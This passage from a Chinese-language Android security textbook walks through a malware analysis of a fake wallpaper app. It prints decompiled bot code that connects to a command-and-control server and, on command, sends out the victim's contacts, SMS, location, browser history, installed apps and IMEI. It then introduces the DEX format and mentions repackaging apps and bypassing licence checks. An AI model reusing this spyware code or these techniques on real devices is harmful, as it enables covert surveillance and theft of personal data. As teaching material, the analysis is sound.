1）BotBroadcastHander。

2）BotClient。

3）BotLocationHandler。

⊖ dex2jar 工具可以从 http：//code. google. com/p/dex2jar/downloads/list 网站上获得。——原书注




图 6.7　使用 Java 反编译器查看 jar 文件内的 Java 代码

4）BotSMSHandler。

5）BotService。

6）BotWorker。

7）CutePuppiesWallpaper。

8）R。

在上述几个类文件中，该应用程序的 Main Activity 类似乎定义在 CutePuppiesWallpaper 文件内，接下来使用 JD-GUI 工具来看一下该文件的内容。

CutePuppiesWallpaper. class 类文件分析：

从图 6.8 可见，该类文件内部定义了一个整型数组，用来指向壁纸资源（这些壁纸资源定义在资源文件 R 类中）。然后，该类在后台启动了 BotService 后台服务。接下来，再来看一下 BotService. class 文件。

BotService. class 类文件分析：

从图 6.9 中可见，BotService 服务启动后，首先初始化了一个 BotClient 客户端对象。BotClient 类的构造函数的参数中包含一个外部 URL（即 k2. homeunix. com）和一个 socket 端口：1500。然后，被初始化 BotClient 客户端对象调用 BotClient 类内部的 Run( ) 函数，将自己启动。下面再来看一下 BotClient. class 文件，分析它所定义的功能。




图 6.8　CutePuppiesWallpaper 类




图 6.9　BotService. class

BotClient. class 类文件分析：

BotClient. Run( ) 函数调用时，在该函数内部依次调用了 ConnectToServer( ) 函数和 MasterCommandProcessor( ) 函数。ConnectToServer( ) 函数在 this. port 端口上建立了一个指向 this. hostUri 的 socket 连接，然后创建输入输出流，从该 socket 连接通道中读写数据，如图 6.10 所示。接下来调用 MasterCommandProcessor( ) 构造

函数初始化并启动 MasterCommandProcessor 线程。在 MasterCommandProcessor 线程类的 Run（ ） 函数中，将来自服务器的命令读入到 localObject1 变量中，如图 6. 11 所示。然后将变量 localObject1 的值同整数值 101 ~ 106 进行比对检查。根据该值，调用 BotWorker 类中对应的函数，返回请求的远程服务器信息。例如，当变量 localObject1 的值为 101 时，返回 bwr。

```
BotClient.class
public BotClient(String paramString, int paramInt, ContentResolver paramContentResolver, Context paramContext)
{
  this.port = Integer.valueOf(paramInt);
  this.hostUri = paramString;
  this.cr = paramContentResolver;
  this.context = paramContext;
  this.bwr = new BotWorker(this.cr, this.context);
}

public void ConnectToServer()
{
  try
  {
    this.socket = new Socket(InetAddress.getByName(this.hostUri).getHostName(), this.port.intValue());
    this.iStream = new ObjectInputStream(this.socket.getInputStream());
    this.ooStream = new ObjectOutputStream(this.socket.getOutputStream());
    Log.v("MCS_BOT_BotClient", "Connected to Master Chief Sunday\n");
    return;
  }
  catch (IOException localIOException)
  {
    while (true)
      localIOException.printStackTrace();
  }
}

public void Run()
{
  ConnectToServer();
  new Thread(new MasterCommandProcessor()).start();
}

public class MasterCommandProcessor extends Thread
{
  public MasterCommandProcessor()
  {
  }

  public void SendDataToMaster(Object paramObject)
  {
    try
    {
      BotClient.this.ooStream.writeObject(paramObject);
      return;
```

图 6. 10　BotClient. class- ConnectToServer（ ） 函数

如图 6. 12 所示，调用 GetContactInfo 函数获取联系人信息并将其发送到远程服务器。SendDataToMaster（ ） 函数用于将数据写入到 Socket 输出流，将数据发送到远程服务器。

BotWorker. class 类文件分析：

如图 6. 12 和图 6. 13 所示，根据变量 localObject1 的值，BotClient 类调用 BotWorker 类中的各种相应函数。例如，当 localObject1 为 101 时，BotClient 调用 BotWorker. GetContactInfo（ ） 函数。在 BotWorker 类中定义的该函数的实际功能是从设备上获取联系人信息。同样，该类还定义了一些其他的函数，用来获取浏览器历史

```
BotClient.class

public class MasterCommandProcessor extends Thread
{
  public MasterCommandProcessor()
  {
  }

  public void SendDataToMaster(Object paramObject)
  {
    try
    {
      BotClient.this.ooStream.writeObject(paramObject);
      return;
    }
    catch (Exception localException)
    {
      while (true)
        Log.v("MCS_BOT_BotClient", "Server Closed connection");
    }
  }

  public void run()
  {
    int i = 0;
    if (!BotClient.this.bRunning)
      return;
    while (true)
    {
      try
      {
        Object localObject1 = (String)BotClient.this.iStream.readObject();
        if (((String)localObject1).equals(""))
          break;
        i = Integer.parseInt((String)localObject1);
        Log.v("MCS_BOT_BotClient", "command recieved:" + i);
        localObject1 = new Hashtable();
        switch (i)
        {
        default:
          SendDataToMaster(localObject1);
        case 101:
        case 102:
        case 105:
        case 104:
```

图 6.11　BotClient. class-MasterCommandProcessor( )　函数

信息、设备信息、安装的软件信息，以及 SMS 信息，如图 6.14 所示。表 6.3 列举了所有在 BotWorker 类内部定义的函数。

表 6.3　BotWorker 类定义的函数

函数名称	说　明
BotWorker（ContentResolver paramContentResolver，Context paramContext）	BotWorker 类的构造函数（见图 6.15）
GetBrowserHistory( )	提供浏览器历史信息（见图 6.16）
GetContactInfo( )	提供联系人信息（见图 6.17）
GetCurrentLocation( )	提供位置信息（见图 6.18）
GetDeviceID( )	提供设备信息（见图 6.19）
GetPackagesInstalled( )	提供设备上安装的软件列表信息（见图 6.20）
GetReceivedSMS( )	获取设备上收到 SMS 信息（见图 6.21）
ReadContacts( )	读取联系人资料（见图 6.22）

```
                BotClient.this.bRunning = false;
                Log.v("MCS_BOT_BotClient", "MCS server closed connection");
                localIOException.printStackTrace();
                continue;
              }
              catch (ClassNotFoundException localClassNotFoundException)
              {
                localClassNotFoundException.printStackTrace();
              }
              break;
              localClassNotFoundException.put(Integer.valueOf(101), BotClient.this.bwr.GetContactInfo());
              Log.v("MCS_BOT_BotClient", "MCS ordered contacts");
              continue;
              localClassNotFoundException.put(Integer.valueOf(102), BotClient.this.bwr.GetBrowserHistory());
              Log.v("MCS_BOT_BotClient", "MCS Browser History");
              continue;
              localClassNotFoundException.put(Integer.valueOf(105), BotClient.this.bwr.GetPackagesInstalled());
              Log.v("MCS_BOT_BotClient", "MCS Get Packages");
              continue;
              Object localObject2 = BotClient.this.bwr.GetCurrentLocation();
              localClassNotFoundException.put(Integer.valueOf(104), localObject2);
              Log.v("MCS_BOT_BotClient", "MCS Get Locations");
              continue;
              localObject2 = BotClient.this.bwr.GetReceivedSMS();
              localClassNotFoundException.put(Integer.valueOf(103), localObject2);
              Log.v("MCS_BOT_BotClient", "MCS Get SMS Messages");
              continue;
              localObject2 = BotClient.this.bwr.GetDeviceID();
              localClassNotFoundException.put(Integer.valueOf(106), localObject2);
            }
          }
        }

        static abstract interface McsDataTypes
        {
          public static final int MCS_BROWSER_HISTORY = 102;
          public static final int MCS_CONTACTS_INFO = 101;
          public static final int MCS_DEVICE_INFO = 106;
          public static final int MCS_LOCATION = 104;
          public static final int MCS_PACKAGES = 105;
          public static final int MCS_SMS = 103;
          public static final int MCS_STOP = 222;
        }
```

图 6.12　BotClient. class- MasterCommandProcessor( )

```
public Hashtable<String, ArrayList<String>> GetContactInfo()
{
  Hashtable localHashtable = new Hashtable();
  Cursor localCursor = this.cr.query(ContactsContract.Contacts.CONTENT_URI, null, null, null, null);
  if (localCursor.getCount() > 0)
    while (localCursor.moveToNext())
    {
      ArrayList localArrayList = new ArrayList();
      String str2 = localCursor.getString(localCursor.getColumnIndex("_id"));
      String str3 = localCursor.getString(localCursor.getColumnIndex("display_name"));
      String str1 = "";
      if (Integer.parseInt(localCursor.getString(localCursor.getColumnIndex("has_phone_number"))) > 0)
      {
        localObject3 = this.cr;
        localObject2 = ContactsContract.CommonDataKinds.Phone.CONTENT_URI;
        localObject1 = new String[1];
        localObject1[0] = str2;
        localObject1 = ((ContentResolver)localObject3).query((Uri)localObject2, null, "contact_id = ?", localObject1, null);
        ((Cursor)localObject1).moveToFirst();
        if (((Cursor)localObject1).getCount() > 0)
          str1 = ((Cursor)localObject1).getString(((Cursor)localObject1).getColumnIndex("data1"));
        ((Cursor)localObject1).close();
      }
      Object localObject1 = "";
      ContentResolver localContentResolver = this.cr;
      Object localObject3 = ContactsContract.CommonDataKinds.Email.CONTENT_URI;
      Object localObject2 = new String[1];
      localObject2[0] = str2;
      localObject2 = localContentResolver.query((Uri)localObject3, null, "contact_id = ?", localObject2, null);
      ((Cursor)localObject2).moveToFirst();
      if (((Cursor)localObject2).getCount() > 0)
        localObject1 = ((Cursor)localObject2).getString(((Cursor)localObject2).getColumnIndex("data1"));
      ((Cursor)localObject2).close();
      localArrayList.add(str3);
      localArrayList.add(str1);
      localArrayList.add(localObject1);
      localHashtable.put(str2, localArrayList);
    }
  return (Hashtable<String, ArrayList<String>>)(Hashtable<String, ArrayList<String>>)(Hashtable<String, ArrayList<String>>)localHashtable;
```

图 6.13　当 localObject1 值为 101 时，BotClient 调用 GetContactInfo( )　函数




图 6.14　BotWorker 类定义的函数

```
public BotWorker(ContentResolver paramContentResolver, Context paramContext)
{
  this.cr = paramContentResolver;
  this.ctx = paramContext;
  BotSMSHandler.Initialize();
  BotLocationHandler.Initialize(paramContext);
}
```

图 6.15　BotWorker 类的构造函数

```
public List<String> GetBrowserHistory()
{
  LinkedList localLinkedList = new LinkedList();
  Cursor localCursor = Browser.getAllVisitedUrls(this.cr);
  localCursor.moveToFirst();
  if (localCursor.getCount() > 0)
    while (localCursor.moveToNext())
      localLinkedList.add(localCursor.getString(0));
  return localLinkedList;
}
```

图 6.16　BotWorker 类的 GetBrowserHistory( )　函数

```
public Hashtable<String, ArrayList<String>> GetContactInfo()
{
  Hashtable localHashtable = new Hashtable();
  Cursor localCursor = this.cr.query(ContactsContract.Contacts.CONTENT_URI, null, null, null, null);
  if (localCursor.getCount() > 0)
    while (localCursor.moveToNext())
    {
      ArrayList localArrayList = new ArrayList();
      String str2 = localCursor.getString(localCursor.getColumnIndex("_id"));
      String str3 = localCursor.getString(localCursor.getColumnIndex("display_name"));
      String str1 = "";
      if (Integer.parseInt(localCursor.getString(localCursor.getColumnIndex("has_phone_number"))) > 0)
      {
        localObject3 = this.cr;
        localObject2 = ContactsContract.CommonDataKinds.Phone.CONTENT_URI;
        localObject1 = new String[1];
        localObject1[0] = str2;
        localObject1 = ((ContentResolver)localObject3).query((Uri)localObject2, null, "contact_id = ?", localObject1, null);
        ((Cursor)localObject1).moveToFirst();
        if (((Cursor)localObject1).getCount() > 0)
          str1 = ((Cursor)localObject1).getString(((Cursor)localObject1).getColumnIndex("data1"));
        ((Cursor)localObject1).close();
      }
      Object localObject1 = "";
      ContentResolver localContentResolver = this.cr;
      Object localObject3 = ContactsContract.CommonDataKinds.Email.CONTENT_URI;
      Object localObject2 = new String[1];
      localObject2[0] = str2;
      localObject2 = localContentResolver.query((Uri)localObject3, null, "contact_id = ?", localObject2, null);
      ((Cursor)localObject2).moveToFirst();
      if (((Cursor)localObject2).getCount() > 0)
        localObject1 = ((Cursor)localObject2).getString(((Cursor)localObject2).getColumnIndex("data1"));
      ((Cursor)localObject2).close();
      localArrayList.add(str3);
      localArrayList.add(str1);
      localArrayList.add(localObject1);
      localHashtable.put(str2, localArrayList);
    }
  return (Hashtable<String, ArrayList<String>>)(Hashtable<String, ArrayList<String>>)(Hashtable<String, ArrayList<String>>)localHashtable;
}
```

图 6. 17　BotWorker 类的 GetContactInfo( )　函数

```
public ArrayList<String> GetCurrentLocation()
{
  ArrayList localArrayList = new ArrayList();
  Object localObject = BotLocationHandler.GetLastLocation();
  try
  {
    String str2 = Double.toString(((Location)localObject).getLongitude());
    String str1 = Double.toString(((Location)localObject).getLatitude());
    localObject = Double.toString(((Location)localObject).getAltitude());
    localArrayList.add(str2);
    localArrayList.add(str1);
    localArrayList.add(localObject);
    return localArrayList;
  }
  catch (NullPointerException localNullPointerException)
  {
    while (true)
      Log.v("MCS_BOT_BotWorker", "No Location Found");
  }
}
```

图 6. 18　BotWorker 类的 GetCurrentLocation( )　函数

```
public String GetDeviceID()
{
  return ((TelephonyManager)this.ctx.getSystemService("phone")).getDeviceId();
}

public ArrayList<String> GetPackagesInstalled()
{
  ArrayList localArrayList = new ArrayList();
  PackageManager localPackageManager = this.ctx.getPackageManager();
  Object localObject = new Intent("android.intent.action.MAIN", null);
  ((Intent)localObject).addCategory("android.intent.category.LAUNCHER");
  localObject = localPackageManager.queryIntentActivities((Intent)localObject, 0).iterator();
  while (((Iterator)localObject).hasNext())
    localArrayList.add(((ResolveInfo)((Iterator)localObject).next()).activityInfo.applicationInfo.loadLabel(localPackageManager).toString()
  return (ArrayList<String>)localArrayList;
}
```

图 6.19 BotWorker 中的 GetDeviceID( ) 函数

```
public ArrayList<String> GetPackagesInstalled()
{
  ArrayList localArrayList = new ArrayList();
  PackageManager localPackageManager = this.ctx.getPackageManager();
  Object localObject = new Intent("android.intent.action.MAIN", null);
  ((Intent)localObject).addCategory("android.intent.category.LAUNCHER");
  localObject = localPackageManager.queryIntentActivities((Intent)localObject, 0).iterator();
  while (((Iterator)localObject).hasNext())
    localArrayList.add(((ResolveInfo)((Iterator)localObject).next()).activityInfo.applicationInfo.loadLabel(localPackageManager).toString()
  return (ArrayList<String>)localArrayList;
}
```

图 6.20 BotWorker 中的 GetPackagesInstalIed( ) 函数

```
public List<String> GetReceivedSMS()
{
  ArrayList localArrayList = new ArrayList();
  localArrayList.addAll(BotSMSHandler.GetMessages());
  return localArrayList;
}
```

图 6.21 BotWorker 中的 GetReceivedSMS( ) 函数

```
public Hashtable<String, String> ReadContacts()
{
  Hashtable localHashtable = new Hashtable();
  Cursor localCursor = this.cr.query(ContactsContract.Contacts.CONTENT_URI, null, null, null, null);
  if (localCursor.getCount() > 0)
    while (localCursor.moveToNext())
      localHashtable.put(localCursor.getString(localCursor.getColumnIndex("_id")), localCursor.getString(localCursor.getColumnIndex("displa
  return localHashtable;
}
}
```

图 6.22 BotWorker 中的 ReadContacts( ) 函数

BotLocationHandler. class 类文件分析：

BotClient 类使用成员变量 bwr[㊀] 调用 GetCurrentLocation( ) 函数获取位置数据，该函数随即调用 BotLocationHandler 类定义的 GetLastLocation( ) 函数，获取当前

㊀ bwr 是 BotClient 类设置的一个成员变量，从图 6.10 的代码段截图中可见，bwr 是 BotWorker 类的实例，所以 BotClient 类可以通过 bwr 对象调用 BotWorker 类定义的各种公共成员函数。——译者注

BOT 客户端的位置，如图 6.23 所示。

```
public class BotLocationHandler
  implements LocationListener
{
  public static final String LOG_TAG = "MCS_BOT_BotLocationHandler";
  private static String bestProvider;
  private static Location locLastLocation;
  private static LocationManager locationManager;

  public static Location GetLastLocation()
  {
    return locLastLocation;
  }

  public static void Initialize(Context paramContext)
  {
    locationManager = (LocationManager)paramContext.getSystemService("location");
    Criteria localCriteria = new Criteria();
    bestProvider = locationManager.getBestProvider(localCriteria, false);
  }

  public void onLocationChanged(Location paramLocation)
  {
    Log.v("MCS_BOT_BotLocationHandler", Double.toString(paramLocation.getLatitude()) + " " + Double.toString(paramLocation.getLongitude()) + " '
    locLastLocation = paramLocation;
  }
```

图 6.23　BotLocationHandler.class 中定义的 GetLastLocation( ) 函数

BotSMSHandler.class 类文件分析：

BotClient 类使用成员变量 bwr 调用 GetReceivedSMS( ) 函数获取 SMS 信息。GetReceivedSMS( ) 函数定义在 BotWorker 类中，该函数随即调用 BotSMSHandler 类定义的 GetMessages( ) 函数。定义在 BotSMSHandler 类中的 onReceive( ) 函数负责监听 SMS 消息的到来，并将其缓存发送给远程服务器，如图 6.24 所示。

将上述分析综合起来，分析 CutePuppiesWallpaper 应用程序

基于上述对各个文件的具体分析，可以得出这样的结论，即 CutePuppiesWallpaper 应用是一个恶意程序。只要启动该应用程序，它会立即开启一个后台服务。在该应用程序的内部包含了一个概念验证㊀方式的 BOT 程序，它可以借助 Socket 通信连接到主命令与控制中心（Command and Control Center，CnC）。随后等待来自 CnC 的命令，该中心能够向设备上的 BOT 程序发送多种不同的命令。

虽然该应用程序声称自己是一个壁纸应用程序，但是它请求的权限，如接收 SMS 信息 RECEIVE_SMS 权限，以及为 SMS 信息接收组件 Receiver 定义的 Intent 过滤器，超出了一个壁纸应用程序的功能范畴。通过源码分析，可见该应用程序为远程服务器建立了后门。应用程序能够根据远程服务器发送的命令，向 BOT 服务器发送各种信息，包括联系人信息、浏览器历史、SMS 信息、位置信息（包括 GPS 坐标）、设备上的程序安装列表、设备的 IMEI 码，等等。

根据图 6.12 可以构造表 6.4，介绍 BOT 程序发送的命令。

㊀　概念验证（Proof of Concept，POC），与 Exploit 同义，指的是利用漏洞而编写的攻击程序。——译者注

```java
package com.adam.CutePuppiesWallpaper;

import android.content.BroadcastReceiver;

public class BotSMSHandler extends BroadcastReceiver
{
  public static final String LOG_TAG = "MCS_BOT_BotSMSHandler";
  private static final int MAX_SMS = 10;
  private static int SMSCounter;
  private static List<String> lSmsMessages;

  public static List<String> GetMessages()
  {
    return lSmsMessages;
  }

  public static void Initialize()
  {
    lSmsMessages = new ArrayList();
    SMSCounter = 0;
  }

  public void onReceive(Context paramContext, Intent paramIntent)
  {
    Object[] arrayOfObject = (Object[])paramIntent.getExtras().get("pdus");
    Log.v("MCS_BOT_BotSMSHandler", "SMS Received\n");
    SmsMessage[] arrayOfSmsMessage = new SmsMessage[arrayOfObject.length];
    for (int j = 0; j < arrayOfObject.length; j++)
      arrayOfSmsMessage[j] = SmsMessage.createFromPdu((byte[])arrayOfObject[j]);
    StringBuilder localStringBuilder = new StringBuilder();
    int i = arrayOfSmsMessage.length;
    for (int k = 0; k < i; k++)
    {
      SmsMessage localSmsMessage = arrayOfSmsMessage[k];
      localStringBuilder.append("Received SMS\nFrom: ");
      localStringBuilder.append(localSmsMessage.getDisplayOriginatingAddress());
      localStringBuilder.append("\n");
      localStringBuilder.append(localSmsMessage.getDisplayMessageBody());
    }
    lSmsMessages.add(SMSCounter % 10, localStringBuilder.toString());
    SMSCounter = 1 + SMSCounter;
  }
}
```

图 6.24 BotSMSHandler.class 中定义的 GetMessages() 函数

表 6.4 CnC 发送给 BOT 客户端的命令

命　　令	用　　途
MCS_CONTACTS_INFO	获取联系人信息
MCS_BROWSER_HISTORY	获取浏览器历史
MCS_SMS	获取接收的消息
MCS_LOCATION	从设备上获取 GPS 信息
MCS_PACKAGES	获取安装应用软件列表
MCS_DEVICE_INFO	获取设备信息

根据上述分析，可以推出 Cute Puppies 壁纸应用程序的工作流程如图 6.25 所示。




图 6.25　恶意程序 Cute Puppies 工作流程图

一旦用户从 Android 应用市场或其他软件源下载并安装该应用程序，当应用程序在设备上启动后，BOT 服务将随之在后台开始运行，并且 BOT 客户端连接到 CnC。BOT 服务器同该客户端建立连接后发送命令给 BOT 客户端。BOT 客户端根据来自 CnC 的命令将数据返回给服务器。

6.5　小结

本章主要讨论了恶意软件及构成恶意软件的行为。然后，讨论了 Android 应用程序的恶意行为，并使用现有的方法引导读者分析 Android 应用程序的恶意行为。随后，本章介绍了一个案例，逐步演示了恶意应用程序的分析方式，从而确定恶意应用程序的行为和功能。

第 7 章　无需源码修改 Android 应用程序行为

本章以第 6 章的内容为基础，以重新编译/修改应用程序行为的案例讨论为开始，演示分析和调试 Android 应用程序二进制安装文件（apk 文件）的方式方法，介绍 .dex 文件的格式，以及在没有应用程序源码的情况下，演示如何对 Android 应用程序进行反编译和重新编译，从而实现改变应用程序行为的目的。此外，本章还将介绍攻击者是如何通过反编译应用程序、改变 smali 代码和重新编译的方式，改变应用程序行为的。

7.1　概述

普通的用户和程序开发人员一般不会用到本章介绍的这些技术，使用这些技术的人很可能试图进行下述操作（如果执行的操作没有违法的话，也有可能是不道德的）：

1）在应用程序中添加恶意的行为。

2）清除应用程序中恶意的行为。

3）绕过应用程序设计的特定的功能。

7.1.1　添加恶意的行为

应当注意的是，这样做是违法的。恶意用户可以下载一个 Android 应用程序（apk），对它进行反编译，添加恶意行为，然后重新打包应用程序，将其发布到二级 Android 应用市场。由于 Android 应用程序可以从多个应用市场上下载，因此一些用户可能会被诱导，安装这些已经修改过的恶意应用程序，从而成为恶意应用程序行为的受害者。

7.1.2　清除恶意的行为

本章所列的技术，用于对可疑的应用程序进行分析。如果检测到应用程序存在非法/恶意的行为，需要对其进行修改并移除这些非法/恶意的行为。分析应用程序的恶意行为对于确保用户的信息安全，是相当必要的。而且，还可以将其用作对恶意攻击者进行处罚的取证目的。不过，如果确实检测到恶意行为，用户只需要删除相关的应用程序，然后从可靠的软件源上，重新下载并安装一个“干净”的应用程序即可。

7.1.3　绕过特定的功能

本章所列技术的第三种用法，是用来绕过应用程序设计的特定功能。许多应用程序在使用前，需要输入注册码或密钥序列号，否则只能在指定的试用时间内使用，或是在使用过程中向用户显示广告。这时，使用这些技术编辑 smali 代码，就可以绕过应用程序的上述功能机制。

7.2　DEX 文件格式

第 2 章介绍了 Dalvik 虚拟机（VM），它是专为运行 Android 应用程序而设计的基于寄存器的虚拟机。Dalvik 虚拟机能够使应用程序在电池和处理能力有限的设备上高效运行。使用 Java 语言编写的 Android 应用程序通过 Java 编译器被编译成 Java 字节码。在 Android 系统上运行的 Java 应用程序，额外地增加了一个步骤，就是将 .class 文件（Java 字节码文件）转换成 .dex 文件（Dex 文件或 Dalvik 字节码）。Dex 代码在 Dalvik 虚拟机上运行，对于多个 .class 文件，只会生成一个 .dex 文件，其中所有有关的 .class 文件通过 Dalvik dx 编译器被编译成一个 .dex 文件。.dex 文件的结构如图 7.1 所示。




图 7.1　.dex 文件剖析

Android SDK 自带了一个 dexdump 工具，可以用来获取并显示 dex 文件的内容。但是，查看这些内容对于初学者来说信息量不大，也就是说没有太大的用处和帮助。

图 7.3 显示了 dex 文件的 header（文件头部）信息（使用命令“dexdump-f”查看），该 dex 文件 classes. dex 通过编译 HelloActivity. java 文件获得，如图 7.2 所示。从图 7.3 中可以看到，classes. dex 文件包含了有关 dex 文件本身的信息，包括校验和、文件大小、头部大小，以及 .dex 文件中各字段的大小和偏移量。.dex 文件中包含的字段如下：头部、字符串、类型、属性、函数，以及数据。程序中每一个类都有一个入口。图 7.4 显示的是 HelloActivity 类的入口，同时该入口内也显示了 HelloActivity 类内部定义的函数（如 init，OnCreate 函数）。图 7.5 显示的是资源 R 类的入口。

```
pentestusr1@tools-gibbons-vm-2:~/Android/workspace/Hello/src/com/hello/world$ cat HelloActivity.java
package com.hello.world;

import android.app.Activity;
import android.os.Bundle;

public class HelloActivity extends Activity {
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);
    }
}pentestusr1@tools-gibbons-vm-2:~/Android/workspace/Hello/src/com/hello/world$ |
```

图 7.2　一个简单的 Android“Hello World”程序

```
pentestusr1@tools-gibbons-vm-2:~/Android/workspace/Hello/bin$ dexdump -f classes.dex
Processing 'classes.dex'...
Opened 'classes.dex', DEX version '035'
DEX file header:
magic               : 'dex\n035\0'
checksum            : 41e00f9f
signature           : 47ee...78cf
file_size           : 1904
header_size         : 112
link_size           : 0
link_off            : 0 (0x000000)
string_ids_size     : 34
string_ids_off      : 112 (0x000070)
type_ids_size       : 14
type_ids_off        : 248 (0x0000f8)
field_ids_size      : 4
field_ids_off       : 340 (0x000154)
method_ids_size     : 11
method_ids_off      : 372 (0x000174)
class_defs_size     : 6
class_defs_off      : 460 (0x0001cc)
data_size           : 1252
data_off            : 652 (0x00028c)
```

